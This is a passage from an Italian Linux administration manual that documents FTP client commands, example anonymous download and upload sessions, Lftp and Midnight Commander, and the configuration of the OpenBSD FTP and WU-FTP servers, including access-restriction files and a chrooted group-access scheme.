`glob`	Attiva o disattiva l'espansione dei nomi di file contenenti caratteri jolly per l'uso con '**`mdelete`**', '**`mget`**' e '**`mput`**'. L'utilità di disattivare l'espansione dei nomi sta nella possibilità di identificare (e trasferire) file con nomi strani che utilizzano simboli speciali che altrimenti sarebbero intesi come jolly (o metacaratteri). L'espansione dei nomi viene fatta in maniera differente a seconda che si riferisca a dati contenuti nell'elaboratore locale, oppure nell'elaboratore remoto. Per le operazioni con '**`mput`**' che si riferiscono a dati locali da trasmettere, si utilizza il modello della shell C. Nel caso di '**`mget`**' e '**`mdelete`**' che si riferiscono all'acquisizione e alla cancellazione di dati remoti, valgono le regole stabilite dal servente FTP in funzione nell'elaboratore remoto. Per verificare il comportamento dell'espansione dei nomi in un elaboratore remoto è possibile utilizzare il comando '**`mls`**' in questo modo: '**`mls`** ***file_remoti*** **`-`**'.
`nmap` [***modello_in_ingresso*** ↩ ↪***modello_in_uscita***]	Definisce una regola per la trasformazione dei nomi dei file per il collegamento con il sistema remoto. Se non viene fornito alcun parametro, la regola di trasformazione viene annullata.
`ntrans` [***caratteri_in_ingresso*** ↩ ↪***caratteri_in_uscita***]	Definisce una trasformazione dei caratteri in ingresso con i rispettivi caratteri in uscita per la trasformazione dei nomi dei file quando ci sono incompatibilità con i nomi utilizzati nel sistema remoto. Se non viene fornito alcun parametro, la regola di trasformazione viene annullata.
`umask` [***maschera***]	Definisce una nuova maschera dei permessi nel sistema remoto. Se non viene specificato l'argomento, si ottiene la visualizzazione del valore corrente di questa maschera.

Operazioni sul sistema remoto.

Comando	Descrizione
`cd` [***directory_remota***]	Cambia la directory corrente nel sistema remoto.
`cdup`	Cambia la directory corrente nel sistema remoto, portandosi sul livello superiore.
`chmod` ***permessi file_remoto***	Cambia i permessi sul file remoto.
`delete` ***file_remoto***	Cancella il file indicato nel sistema remoto.

Comando	Descrizione
`dir` [*directory_remota*] ⮐ ↪ [*file_locale*] `ls` [*directory_remota*] ⮐ ↪ [*file_locale*] `nlist` [*directory_remota*] ⮐ ↪ [*file_locale*]	'**`dir`**', '**`ls`**', '**`nlist`**' sono sinonimi. Elencano il contenuto della directory remota specificata, oppure di quella attuale se non viene indicata. L'elenco viene emesso attraverso lo standard output, quando non viene specificato il file locale all'interno del quale si vuole immettere questo elenco. L'aspetto dell'elenco dipende dal sistema con il quale si sta comunicando. Di solito è molto simile a quello di un '**`ls -l`**'.
`mdelete` [*file_remoti*]	Cancella i file remoti espandendo i caratteri jolly prima di procedere.
`mdir` *file_remoti file_locale* `mls` *file_remoti file_locale*	'**`mdir`**' e '**`mls`**' sono sinonimi. Elencano i file remoti espandendo i caratteri jolly e ne immettono il risultato nel file locale indicato. Se si vuole visualizzare l'elenco, invece di generare un file, si può utilizzare un trattino singolo ('**`-`**') al posto del nome di questo file. Questo comando è particolarmente importante per verificare la trasformazione dei simboli usati come caratteri jolly sui file del sistema remoto prima di procedere con operazioni più delicate come il prelievo multiplo ('**`mget`**') o la cancellazione multipla ('**`mdelete`**').
`mkdir` *directory_remota*	Crea una directory nel sistema remoto.
`modtime` *file_remoto*	Visualizza la data e l'ora dell'ultima modifica del file indicato nel sistema remoto.
`pwd`	Visualizza il nome della directory corrente del sistema remoto.
`quote` *argomenti*	Trasmette gli argomenti indicati al sistema remoto esattamente così come vengono scritti.
`remotestatus` [*file_remoto*]	Se il comando viene dato senza l'argomento, si ottiene lo stato del sistema remoto. Se viene fornito il nome di file remoto, si ottiene lo stato di quel file nel sistema remoto.
`rename` *origine destinazione*	Permette di cambiare il nome di un file nel sistema remoto.
`rmdir` *directory_remota*	Cancella una directory nel sistema remoto.
`size` *file_remoto*	Restituisce la dimensione del file remoto.
`status`	Visualizza lo stato attuale del sistema remoto.
`system`	Visualizza il tipo di sistema operativo in funzione nel sistema remoto.

Operazioni sul sistema locale.

Comando	Descrizione
`lcd` [*directory*]	Cambia la directory corrente all'interno dell'elaboratore locale. Se non viene specificato il percorso si intende la directory personale dell'utente.

Guida dei comandi.

Comando	Descrizione
`help` [*comando*] `?` [*comando*]	'**`help`**' e '**`?`**' sono sinonimi. Visualizza una breve guida dei comandi.
`remotehelp` [*comando*]	Permette di richiedere la guida dei comandi al sistema remoto.

Proxy.

Comando	Descrizione
`proxy` ***comando_ftp***	Invia il comando indicato a un altro elaboratore remoto. Questo è un modo per potersi connettere contemporaneamente a due sistemi remoti e di conseguenza di trasferire file tra i due. Per poter iniziare il collegamento con un elaboratore remoto secondario, il primo comando è '**`proxy open`**'. Non tutti i comandi sono disponibili anche per una connessione secondaria; per visualizzarne l'elenco, basta dare il comando '**`proxy ?`**'. Quando viene aperta la connessione con un elaboratore secondario, i comandi '**`proxy`**' riguardano il trasferimento di file tra l'elaboratore remoto normale e quello secondario, trattando questo ultimo come se fosse quello locale.

All'interno dei parametri dei comandi, quando viene richiesto un nome di file, può essere fornito un trattino singolo ('**`-`**'); in tal caso, si intende riferirsi a:

- standard input se si tratta di un file che viene aperto in lettura;
- standard output se si tratta di un file che viene aperto in scrittura.

Quando al posto del nome di un file viene fornita una barra verticale ('**`|`**') seguita da una qualche stringa (eventualmente racchiusa tra apici doppi, nel caso contenga spazi), quella stringa viene interpretata come un comando da inviare alla shell. Ciò in modo che venga sostituito l'insieme '**`|`*****stringa***' con il risultato di quel comando inviato alla shell.

319.4.1 Configurazione

L'eseguibile '**`ftp`**' può essere configurato creando o modificando il file '`~/.netrc`'. Si tratta di un file di testo normale in cui ogni riga corrisponde a un comando. Per separare i comandi dai loro parametri possono essere usati sia spazi che caratteri di tabulazione. Le indicazioni contenute all'interno del file sono precedute dal nome del nodo remoto a cui si riferiscono. In tal modo, quando '**`ftp`**' riceve l'ordine di collegamento con un certo nodo, cerca all'interno di questo file per trovare il profilo che lo riguarda. Segue la descrizione di alcune direttive.

Direttiva	Descrizione
`machine` ***nome***	Il nome del nodo a cui fanno riferimento le direttive successive.
`default`	Rappresenta la configurazione predefinita per tutti i nodi remoti non previsti all'interno di questo file.

Direttiva	Descrizione
`login` ***utente***	Definisce il nominativo da utilizzare per il collegamento.
`password` ***stringa_parola_d'ordine***	Definisce la parola d'ordine per l'accesso al sistema remoto.
`account` ***stringa_parola_d'ordine***	Definisce una parola d'ordine ulteriore per i sistemi remoti che lo richiedono.
`macdef` ***macro***	Definisce una macro (macroistruzione) attribuendole un nome. La macro può contenere più righe purché consecutive: la prima riga vuota viene interpretata come la fine dell'inserimento. Possono essere inserite un massimo di 16 macro che occupano uno spazio complessivo di 4096 caratteri. Le macro restano definite fino a che non viene immesso un comando '**`close`**' che conclude la connessione con un sistema remoto determinato. La macro viene interpretata nel modo seguente. Il simbolo '**`$`**' seguito da una o più cifre numeriche ('**`$`*n***') viene interpretato come variabile contenente l'***n***-esimo argomento (della macro nel momento in cui viene richiamata). Il simbolo '**`$`**' seguito dalla lettera '**`i`**' indica che l'esecuzione della macro deve essere ripetuta tante volte quanti sono i parametri forniti alla macro quando viene richiamata. Ogni volta, '**`$i`**' rappresenta il parametro per il quale si sta ripetendo l'esecuzione della macro. Il simbolo '**`\`**' seguito da un carattere ('**`\`*x***') indica il carattere stesso. Per esempio è necessario usare questo simbolo per poter indicare il dollaro senza volersi riferire a uno dei parametri. Se viene definita una macro con il nome '**`init`**', questa viene eseguita automaticamente come ultima operazione dell'accesso automatico.

319.5 Esempi

L'uso di un cliente FTP può essere anche semplice, se si lasciano da parte raffinatezze non indispensabili. Seguono alcuni esempi di sessioni FTP.

319.5.1 Prelievo di file

`daniele@roggen:~$` **`ftp dinkel.brot.dg`** [*Invio*]

Si richiede la connessione FTP all'elaboratore *`dinkel.brot.dg`*.

```
Connected to dinkel.brot.dg.
220 dinkel.brot.dg FTP server (Version wu-2.4.2-academ[BETA-12]) ready.
Name (roggen.brot.dg:daniele):
```

`anonymous` [*Invio*]

Si utilizza una connessione anonima e per correttezza si utilizza il proprio indirizzo di posta elettronica abbreviato al posto della parola d'ordine.

```
331 Guest login ok, send your complete e-mail address as password.
Password:
```

daniele@ [*Invio*]

```
230 Guest login ok, access restrictions apply.
Remote system type is UNIX.
Using ascii mode to transfer files.
```

Come si vede, la modalità di trasferimento predefinita è ASCII (almeno così succede di solito). Generalmente si deve utilizzare una modalità binaria. Questa viene selezionata tra un po'; per ora si richiede la guida interna dei comandi a disposizione:

ftp> **help** [*Invio*]

```
Commands may be abbreviated.  Commands are:

!               debug           mdir            sendport        site
$               dir             mget            put             size
account         disconnect      mkdir           pwd             status
append          exit            mls             quit            struct
ascii           form            mode            quote           system
bell            get             modtime         recv            sunique
binary          glob            mput            reget           tenex
bye             hash            newer           rstatus         tick
case            help            nmap            rhelp           trace
cd              idle            nlist           rename          type
cdup            image           ntrans          reset           user
chmod           lcd             open            restart         umask
close           ls              prompt          rmdir           verbose
cr              macdef          passive         runique         ?
delete          mdelete         proxy           send
```

ftp> **binary** [*Invio*]

Come accennato, viene richiesto di passare alla modalità di trasferimento binario.

```
200 Type set to I.
```

ftp> **prompt** [*Invio*]

Anche la modalità interattiva viene disattivata per evitare inutili richieste.

```
Interactive mode off.
```

La struttura delle directory di un normale servizio FTP anonimo prevede la presenza della directory '`pub/`' dalla quale discendono i dati accessibili all'utente sconosciuto.

Anche se dal punto di vista del cliente FTP, che accede al servizio remoto, si tratta della prima directory dopo la radice, in realtà questa radice è solo la directory iniziale del servizio FTP anonimo. Di conseguenza, è quasi impossibile che corrisponda realmente con la directory radice del file system remoto. Tutto questo serve solo a spiegare perché il comando '**`cd /pub`**' potrebbe non funzionare quando ci si collega a serventi configurati male. Ecco perché nell'esempio che segue non si utilizza la barra obliqua davanti a '**`pub`**'.

ftp> **cd pub** [*Invio*]

```
250 CWD command successful.
```

ftp> **pwd** [*Invio*]

```
257 "/pub" is current directory.
```

ftp> **ls** [*Invio*]

```
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
total 4
dr-xr-sr-x   3 root     ftp          1024 Nov 12 21:04 .
drwxr-xr-x   6 root     root         1024 Sep 11 20:31 ..
-rw-r--r--   1 root     ftp            37 Nov 12 21:04 esempio
drwxrwsrwx   2 root     ftp          1024 Nov  2 14:04 incoming
226 Transfer complete.
```

Attraverso il comando '**`ls`**' si vede che la directory '`pub/`' contiene solo il file '`esempio`' e la directory '`incoming/`'. Si decide di prelevare il file.

ftp> **get esempio** [*Invio*]

```
local: esempio remote: esempio
200 PORT command successful.
150 Opening BINARY mode data connection for esempio (37 bytes).
226 Transfer complete.
37 bytes received in 0.00155 secs (23 Kbytes/sec)
```

Il file scaricato viene messo nella directory in cui si trovava l'utente quando avviava il programma '**`ftp`**'.

ftp> **quit** [*Invio*]

```
221 Goodbye.
```

319.5.2 Invio di dati

daniele@roggen:~$ **ftp dinkel.brot.dg** [*Invio*]

Si richiede la connessione FTP all'elaboratore *dinkel.brot.dg* e si danno una serie di comandi per raggiungere la directory 'pub/incoming'.

```
Connected to dinkel.brot.dg.
220 dinkel.brot.dg FTP server (Version wu-2.4.2-academ[BETA-12](1) ↩
↪Wed Mar 5 12:37:21 EST 1997) ready.
Name (dinkel.brot.dg:daniele):
```

anonymous [*Invio*]

```
331 Guest login ok, send your complete e-mail address as password.
Password:
```

daniele@ [*Invio*]

```
230 Guest login ok, access restrictions apply.
Remote system type is UNIX.
Using ascii mode to transfer files.
```

ftp> **binary** [*Invio*]

```
200 Type set to I.
```

ftp> **prompt** [*Invio*]

```
Interactive mode off.
```

ftp> **cd pub/incoming** [*Invio*]

```
250 CWD command successful.
```

ftp> **pwd** [*Invio*]

Si verifica la posizione in cui ci si trova.

```
257 "/pub/incoming" is current directory.
```

ftp> **mput al-1*** [*Invio*]

Dal momento che la directory è giusta, si inizia la trasmissione di tutti i file che nella directory locale corrente iniziano per '**al-1**'.

```
local: al-1 remote: al-1
200 PORT command successful.
150 Opening BINARY mode data connection for al-1.
226 Transfer complete.
2611649 bytes sent in 1.38 secs (1.9e+03 Kbytes/sec)
local: al-15 remote: al-15
```

```
200 PORT command successful.
150 Opening BINARY mode data connection for al-15.
226 Transfer complete.
2612414 bytes sent in 2.51 secs (1e+03 Kbytes/sec)
local: al-16 remote: al-16
200 PORT command successful.
150 Opening BINARY mode data connection for al-16.
226 Transfer complete.
2612414 bytes sent in 2.16 secs (1.2e+03 Kbytes/sec)
local: al-17 remote: al-17
200 PORT command successful.
150 Opening BINARY mode data connection for al-17.
226 Transfer complete.
2612420 bytes sent in 2.17 secs (1.2e+03 Kbytes/sec)
local: al-18 remote: al-18
200 PORT command successful.
150 Opening BINARY mode data connection for al-18.
226 Transfer complete.
2612409 bytes sent in 2.4 secs (1.1e+03 Kbytes/sec)
local: al-19 remote: al-19
200 PORT command successful.
150 Opening BINARY mode data connection for al-19.
226 Transfer complete.
2612431 bytes sent in 2.35 secs (1.1e+03 Kbytes/sec)
```

ftp> **ls** [*Invio*]

Si controlla il risultato nell'elaboratore remoto. A volte, i servizi FTP impediscono la lettura del contenuto di questa directory.

```
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
total 15379
drwxrwsrwx   2 root     ftp          1024 Dec 11 20:40 .
dr-xr-sr-x   3 root     ftp          1024 Nov 12 21:04 ..
-rw-rw-r--   1 ftp      ftp       2611649 Dec 11 20:40 al-1
-rw-rw-r--   1 ftp      ftp       2612414 Dec 11 20:40 al-15
-rw-rw-r--   1 ftp      ftp       2612414 Dec 11 20:40 al-16
-rw-rw-r--   1 ftp      ftp       2612420 Dec 11 20:40 al-17
-rw-rw-r--   1 ftp      ftp       2612409 Dec 11 20:40 al-18
-rw-rw-r--   1 ftp      ftp       2612431 Dec 11 20:40 al-19
226 Transfer complete.
```

ftp> **quit** [*Invio*]

```
221 Goodbye.
```

319.6 Lftp

A fianco del cliente FTP tradizionale, di origine BSD, ne esistono altri, più o meno sofisticati. Tra questi, merita attenzione Lftp, [4] che è in grado di usare anche il protocollo IPv6, quando naturalmente anche il servente che si vuole contattare è predisposto per questo. In questo caso, il programma eseguibile è '**`lftp`**':

```
lftp [opzioni] [nodo]
```

Il suo funzionamento è molto simile a quello di Netstd ftp, soprattutto per quanto riguarda i comandi, con delle particolarità che possono essere approfondite leggendo la pagina di manuale *lftp(1)*. Appare evidente l'aspetto dell'invito è leggermente diverso:

```
lftp :~>
```

A differenza di Netstd ftp, quando si avvia Lftp con l'indicazione di un elaboratore, ma senza il nominativo utente da utilizzare, questo tenta di accedere automaticamente in modo anonimo; pertanto, diventa importante l'indicazione dell'utenza già al momento dell'avvio dell'eseguibile. Per esempio così:

$ **`lftp tizio@dinkel.brot.dg`** [*Invio*]

Come si può intendere, si tratta dell'accesso all'elaboratore *`dinkel.brot.dg`* con il nominativo utente '**`tizio`**'. In questi casi, ancora prima di tentare l'accesso, Lftp chiede l'inserimento della parola d'ordine. In base all'esempio, dopo l'inserimento della parola d'ordine, l'invito dovrebbe apparire così:

```
lftp tizio@dinkel.brot.dg:~>
```

Tuttavia, Lftp tenta effettivamente di accedere all'elaboratore remoto solo quando si dà un comando. Pertanto, ci si può accorgere solo dopo se il servizio FTP risulta attivo effettivamente.

Per fare in modo che Lftp funzioni in modalità passiva, occorre intervenire necessariamente nei file di configurazione, che di solito possono essere: '`/etc/lftp.conf`' e '`~/.lftprc`'. Si veda comunque la pagina di manuale *lftp(1)* per maggiori dettagli.

319.7 Midnight Commander

Midnight Commander (a cui corrisponde l'eseguibile '**`mc`**') è un programma che offre le funzionalità di un gestore di file abbastanza completo, includendo la capacità di utilizzare il protocollo FTP. Con Midnight Commander è sufficiente utilizzare il comando '**`cd`**' in modo appropriato per accedere a un servizio FTP remoto:

$ **`cd ftp://tizio@dinkel.brot.dg`** [*Invio*]

In questo caso si accede al servizio FTP dell'elaboratore *`dinkel.brot.dg`* con il nominativo utente '**`tizio`**'. Trattandosi di un accesso che non è anonimo, prima di iniziare, Midnight Commander chiede l'inserimento della parola d'ordine.

La configurazione predefinita di Midnight Commander prevede l'uso della modalità passiva, ma si può ripristinare l'uso della modalità attiva intervenendo attraverso la voce `Virtual FS` del menù `Options`.

Figura 319.42. La maschera di modifica della configurazione relativa alle funzionalità FTP di Midnight Commander. Si può osservare che in questo caso è previsto il funzionamento in modalità passiva.

```
.----------- Virtual File System Setting ------------.
|
|  Timeout for freeing VFSs:         [60      ] sec
|
|  ftp anonymous password:
|  [tizio@                                    ]
|  ftpfs directory cache timeout:    [1800    ] sec
|  [ ] Always use ftp proxy
|  [gate                                      ]
|  [x] Use ~/.netrc
|  [x] Use passive mode
|
|          [< OK >]          [ Cancel ]
`----------------------------------------------------'
```

Midnight Commander è descritto nel capitolo 205.

319.8 Riferimenti

- Jay Rabak, *Active vs. passive FTP, a definitive explanation*

  ⟨*http://slacksite.com/other/ftp.html* ⟩

- J. Postel, J. Reynolds, *RFC 959, File transfer protocol (FTP)*, 1985

  ⟨*http://www.ietf.org/rfc/rfc959.txt* ⟩

[1] I numeri UID e GID dipendono dall'organizzazione del proprio sistema

[2] Di solito, quando si inserisce il proprio indirizzo di posta elettronica come parola d'ordine per accedere a un servizio FTP anonimo, è sufficiente indicare la parte che precede il dominio, fino al simbolo '`@`' incluso. Quindi, se l'indirizzo fosse *`daniele@dinkel.brot.dg`*, basterebbe inserire '**`daniele@`**'.

[3] **Netstd ftp** UCB BSD

[4] **Lftp** GNU GPL

Capitolo 320

Servente OpenBSD FTP

Il servente OpenBSD FTP [1] è un programma molto semplice da installare e configurare, anche in un sistema GNU, con il vantaggio che è in grado di operare anche con il protocollo IPv6. Eventualmente, se il tipo di configurazione disponibile non è sufficiente per le proprie esigenze, si può optare per serventi FTP differenti, come WU-FTP che è descritto nel capitolo 321.

320.1 Avvio del demone

OpenBSD FTP, come altri serventi FTP mette a disposizione l'eseguibile '**in.ftpd**' (o '**ftpd**', a seconda della distribuzione). Questo demone può funzionare in modo autonomo, oppure sotto il controllo del supervisore dei servizi di rete. Nel primo caso si avvia con l'opzione '**-D**', mentre nel secondo si usa l'opzione '**-q**'.

In generale, l'opzione '**-q**' sta per *quiet*, nel senso di non inviare informazioni al programma cliente sulla versione del servente. L'opzione '**-q**' dovrebbe andare bene anche quando si avvia il programma in modo indipendente dal supervisore dei servizi di rete; in ogni caso, dalle prove eseguite, quando è sotto il controllo del supervisore dei servizi di rete sembrerebbe che senza l'opzione '**-q**' il programma non possa funzionare.

```
in.ftpd -D [opzioni]
```

```
in.ftpd -q [opzioni]
```

Nell'esempio seguente viene mostrata la riga di '/etc/inetd.conf' in cui si dichiara il suo possibile utilizzo per quanto riguarda il caso particolare di Inetd:

```
ftp     stream  tcp     nowait  root    /usr/sbin/tcpd  in.ftpd -q
```

Dal momento che OpenBSD FTP viene usato anche con IPv6, conviene vedere la configurazione necessaria per il file '/etc/xinetd.conf', nel caso il supervisore dei servizi di rete sia Xinetd:

```
service ftp
{
        socket_type     = stream
        protocol        = tcp
        wait            = no
        user            = root
        server          = /usr/sbin/in.ftpd
        server_args     = -q
}
```

Tabella 320.3. Alcune opzioni della riga di comando.

Opzione	Significato mnemonico	Descrizione
`-d`	*debugging*	Vengono aggiunte informazioni diagnostiche all'interno del registro di sistema.
`-l`	*log*	Ogni sessione FTP viene annotata all'interno del registro di sistema; se viene usata due volte, le indicazioni sono più dettagliate.
`-t` ***n***	*timeout*	Permette di specificare la durata espressa in secondi (***n***) del tempo di inattività oltre il quale la sessione FTP viene conclusa automaticamente. Questo parametro è negoziabile anche da parte del cliente. Il valore predefinito è di 15 minuti (900 s).
`-T` ***n***	*max timeout*	Permette di specificare la durata espressa in secondi (***n***) del tempo massimo di inattività. In questo modo, un cliente non può negoziare una durata superiore.
`-A`	*anonymous*	Consente solo l'accesso anonimo, oppure solo le utenze elencate nel file '`/etc/ftpchroot`'.
`-u` ***maschera***	*umask*	Definisce un valore particolare della maschera dei permessi, che è 027_8 in modo predefinito.
`-p`	*no passive*	Disabilita la modalità «passiva», in modo da non accettare la creazione di connessioni a porte indicate dai clienti. Ciò serve a facilitare l'attraversamento di un firewall (purché il firewall consenta questo passaggio), ma può creare difficoltà ad alcuni programmi clienti (nelle prove eseguite, il programma si è rifiutato di accettare tale opzione).
`-q`	*quiet*	Non mostra informazioni sulla versione al cliente che si collega.
`-M`	*multihome*	Consente di gestire directory differenti per l'accesso anonimo, in base al nome di dominio presso cui giunge la richiesta, secondo la forma '`~ftp/`***nome_di_dominio/***'.

320.2 Configurazione

La configurazione di OpenBSD FTP è molto semplice. Per prima cosa, l'accesso anonimo è consentito solo se nel sistema è previsto l'utente fittizio '**`ftp`**', assieme alla sua directory personale e a una shell valida.[2] Convenzionalmente, una shell è valida quando è indicata nel file '`/etc/shells`'.

Teoricamente, OpenBSD FTP non richiede nemmeno la predisposizione di una struttura particolare della directory '`~ftp/`', secondo la tradizione, perché gestisce internamente il comando '**`ls`**' e di tutto il resto si può fare a meno.

Nel caso si utilizzi l'opzione '**`-M`**', si deve provvedere a dividere la directory '`~ftp/`' in sottodirectory corrispondenti ai nomi di dominio con cui si può accedere al servizio. Per esempio, se l'elaboratore che ospita il servente OpenBSD FTP è raggiungi-

bile con i nomi *dinkel.brot.dg* e *weizen.mehl.dg*, ci possono essere le directory '~ftp/dinkel.brot.dg/' e '~ftp/weizen.mehl.dg/'; chi accede a *ftp://dinkel.brot.dg* in modo anonimo, vede la prima directory, mentre chi accede a *ftp://weizen.mehl.dg* vede la seconda.

Si rammenta che l'utente anonimo accede solo alla porzione di file system che inizia da '~ftp/', come se questa fosse la radice.

Dopo la sistemazione dell'accesso anonimo, conviene occuparsi del file '/etc/ftpchroot', all'interno del quale si possono elencare gli utenti che, pur potendo accedere con il proprio nominativo, possono entrare solo nella propria directory personale, come avviene per gli utenti anonimi con la directory '~ftp/'.

```
tizio
caio
```

L'esempio che si vede sopra è molto breve e serve a fare in modo che gli utenti '**tizio**' e '**caio**' possano accedere limitatamente alla propria directory personale; tutti gli altri utenti hanno accesso a tutto il file system, con le limitazioni normali date dai permessi dei file e delle directory.

OpenBSD FTP riconosce anche il file '/etc/ftpusers', all'interno del quale vanno elencati i nominativi degli utenti a cui **non** si consente l'accesso. Generalmente si tratta di utenti fittizi, compreso '**root**' per questioni di sicurezza, come nell'esempio seguente:

```
root
bin
daemon
adm
lp
sync
shutdown
halt
mail
news
uucp
operator
games
nobody
```

Naturalmente, per compilare correttamente questo file, è bene osservare il file '/etc/passwd' del proprio sistema. Si osservi che per impedire l'accesso agli utenti anonimi, ovvero '**ftp**' e '**anonymous**', occorre estendere questo file con tali nomi:

```
root
bin
daemon
adm
lp
…
nobody
ftp
anonymous
```

Infine, OpenBSD FTP riconosce anche il file '/etc/nologin', in presenza del quale rifiuta gli accessi; inoltre, è possibile definire un messaggio di benvenuto nel file '/etc/ftpwelcome' e anche il contenuto di '/etc/motd' viene visualizzato all'accesso.

320.3 Organizzazione di un lavoro di gruppo attraverso un accesso FTP

Con OpenBSD FTP, sfruttando l'opzione '**-A**' è possibile gestire facilmente un gruppo di lavoro che ha la necessità di accedere a un elaboratore remoto, per esempio per curare i contenuti di un sito.

L'opzione '**-A**', letteralmente, fa sì che vengano accettati soltanto utenti anonimi. In pratica, questo significa che si accettano le utenze che accedono a una porzione limitata del file system, attraverso l'uso della funzione '**chroot()**'. Questi utenti possono essere quelli anonimi per definizione, ovvero '**ftp**' e '**anonymous**', assieme a quelli elencati nel file '/etc/ftpchroot'. Se però gli utenti '**ftp**' e '**anonymous**' sono indicati nel file '/etc/ftpusers', si ottiene di consentire l'accesso solo a utenti veri e propri (elencati in '/etc/ftpchroot'), che devono fornire una parola d'ordine valida.

Per rendere più chiara questa possibilità, si descrive il problema pratico, che consiste nella necessità per un gruppo di persone di aggiornare una certa directory, per esempio '/home/www/gruppo/'. Una o poche persone, devono avere la possibilità di intervenire su tutta la struttura, mentre altri devono poter intervenire a partire da sottodirectory, come per esempio '/home/www/gruppo/eventi/', '/home/www/gruppo/notizie/' e altri.

In un sistema come questo, dove non si possono dare privilegi pari a quelli dell'utente '**root**', l'ipotesi di strutturare le sottodirectory in modo che appartengano a utenti differenti, può essere poco pratica, perché in tal modo si dipende un po' troppo spesso dall'intervento dell'amministratore. Pertanto, tutti questi utenti potrebbero essere associati allo stesso numero UID e GID. Quello che segue è una porzione del file '/etc/passwd':

```
gruppo:x:1007:1007::/home/www/gruppo:/bin/false
tizio:x:1007:1007::/home/www/gruppo:/bin/false
caio:x:1007:1007::/home/www/gruppo:/bin/false
sempronio:x:1007:1007::/home/www/gruppo/eventi:/bin/false
mevio:x:1007:1007::/home/www/gruppo/eventi/spettacoli:/bin/false
filano:x:1007:1007::/home/www/gruppo/notizie:/bin/false
martino:x:1007:1007::/home/www/gruppo/notizie:/bin/false
calpurnio:x:1007:1007::/home/www/gruppo/notizie/belle:/bin/false
gruppo:x:1007:1007::/home/www/gruppo/notizie:/bin/false
```

A queste utenze si affianca un'unica voce nel file nel file '/etc/group':

```
gruppo:x:1007:
```

Nel file '/etc/shadow' appaiono tutte, per poter distinguere le varie parole d'ordine:

```
gruppo:x:12517:0:99999:7:::
tizio:jugu7576tfh6de565:12517:0:99999:7:::
caio:juhhjgh45fh6de565:12517:0:99999:7:::
sempronio:jugu7576tffdsw345:12517:0:99999:7:::
mevio:jsdfdfgdrt4545f65:12517:0:99999:7:::
filano:jusdf445vfh6de565:12517:0:99999:7:::
martino:dfsg4376tfh6de565:12517:0:99999:7:::
calpurnio:j98786j6tfh6de565:12517:0:99999:7:::
```

Nel file '/etc/passwd' appare per due volte l'utente '**gruppo**', all'inizio e alla fine; ciò deve servire per assicurare di vedere sempre quel nome quando il numero UID viene tradotto in un nome. In particolare, il metterlo anche alla fine serve a garantire che il meccanismo funzioni anche quando si utilizza il NIS (si veda il capitolo 300). Come si può osservare, nessun utente è associato a una shell vera e propria, per evitare che sia possibile un accesso remoto differente, per esempio attraverso il protocollo SSH (si veda il capitolo 409), ma ugualmente quel nome deve apparire nel file '/etc/shells'.

Nel file '/etc/passwd' si fa in modo che l'utente fittizio '**gruppo**' non possa accedere, inibendo in pratica il campo della parola d'ordine, mentre per gli altri utenti, l'amministratore può assegnare delle parole d'ordine personali.

Osservando le directory personali nel file '/etc/passwd' si può comprendere che:

- gli utenti '**tizio**' e '**caio**' possono fare quello che vogliono a partire dalla directory '/home/www/gruppo/';
- l'utente '**sempronio**' può intervenire a partire dalla directory '/home/www/gruppo/eventi/', con l'aiuto dell'utente '**mevio**', che però può intervenire solo a partire dalla directory '/home/www/gruppo/eventi/spettacoli/';
- gli utenti '**filano**' e '**martino**' si occupano assieme della directory '/home/www/gruppo/notizie/', con la collaborazione di '**calpurnio**' che può intervenire a partire dalla directory '/home/www/gruppo/notizie/belle/'.

Si ricorda che tutto questo ha significato in quanto gli utenti che accedono vedono solo la porzione di file system che si articola a partire dalla propria directory personale.

Per completare il sistema, bisogna però impedire agli utenti che possano creare file e directory il cui nome inizia con un punto. Infatti, ciò potrebbe consentire qualche forma di configurazione, che, per un esperto, potrebbe servire a realizzare qualche tipo di raggiro utile a ottenere per se dei privilegi di accesso maggiori. Per impedirlo, conviene realizzare uno script che cancella inesorabilmente questi file e queste directory, da avviare periodicamente con l'aiuto di Cron:

```
#!/bin/sh
if [ -d ~gruppo ]
then
    find ~gruppo -name .\?\?\* -exec rm -fr \{\} \;
fi
```

[1] **OpenBSD FTP** UCB BSD

[2] Il particolare della shell valida va tenuto in considerazione perché altri serventi FTP si comportano diversamente.

Servente WU-FTP

software non libero: non è consentita la commercializzazione a scopo di lucro

WU-FTP [1] è un servente FTP molto comune, anche se ormai si può considerare superato, soprattutto a causa della complessità della sua configurazione.

WU-FTP si compone in pratica del demone '**ftpd**', o '**in.ftpd**', configurato attraverso diversi file; inoltre, per consentire l'accesso anonimo, è necessario predisporre una directory apposita, strutturata in modo appropriato.

321.1 Avvio del demone

Il demone '**ftpd**' (o '**in.ftpd**') è gestito normalmente dal supervisore dei servizi di rete.

```
in.ftpd [opzioni]
```

Nell'esempio seguente viene mostrata la riga di '/etc/inetd.conf' in cui si dichiara il suo possibile utilizzo per quanto riguarda il caso particolare di Inetd:

```
ftp     stream  tcp     nowait  root    /usr/sbin/tcpd  in.ftpd -l -a
```

Nelle comunicazioni, '**ftpd**' interpreta i caratteri jolly, cioè i simboli per i riferimenti a gruppi di file, secondo lo standard della shell C, utilizzando quindi i simboli '*****', '**?**', '**&**', '**[**', '**]**', '**{**' e '**}**'.

Tabella 321.3. Alcune opzioni della riga di comando.

Opzione	Significato mnemonico	Descrizione
`-d` `-v`	*diagnostic*, *verbose*	Vengono aggiunte informazioni diagnostiche all'interno del registro di sistema.
`-l`	*log*	Ogni sessione FTP viene annotata all'interno del registro di sistema.
`-t`***n***	*timeout*	Permette di specificare la durata espressa in secondi (***n***) del tempo di inattività oltre il quale la sessione FTP viene conclusa automaticamente. Questo parametro è negoziabile anche da parte del cliente. Il valore predefinito è di 15 minuti (900 s).
`-T`***n***	*max timeout*	Permette di specificare la durata espressa in secondi (***n***) del tempo massimo di inattività. In questo modo, un cliente non può negoziare una durata superiore.
`-a`	*access*	Stabilisce l'uso da parte di '**ftpd**' della configurazione contenuta all'interno del file '/etc/ftpaccess'.
`-A`	*no access*	Disabilita l'uso da parte di '**ftpd**' della configurazione contenuta all'interno del file '/etc/ftpaccess'. Questa è la modalità predefinita.

Opzione	Significato mnemonico	Descrizione
`-L`	*max log*	Ogni comando inviato da parte degli utenti FTP viene annotato all'interno del registro di sistema.
`-i`	*log in*	Vengono registrate le operazioni di invio di file da parte dei clienti FTP all'interno di '`/var/log/xferlog`'.
`-o`	*log out*	Vengono registrate le operazioni di prelievo di file da parte dei clienti FTP all'interno di '`/var/log/xferlog`'.
`-u`***umask***	*umask*	Definisce un valore particolare della maschera dei permessi.

321.2 Configurazione elementare

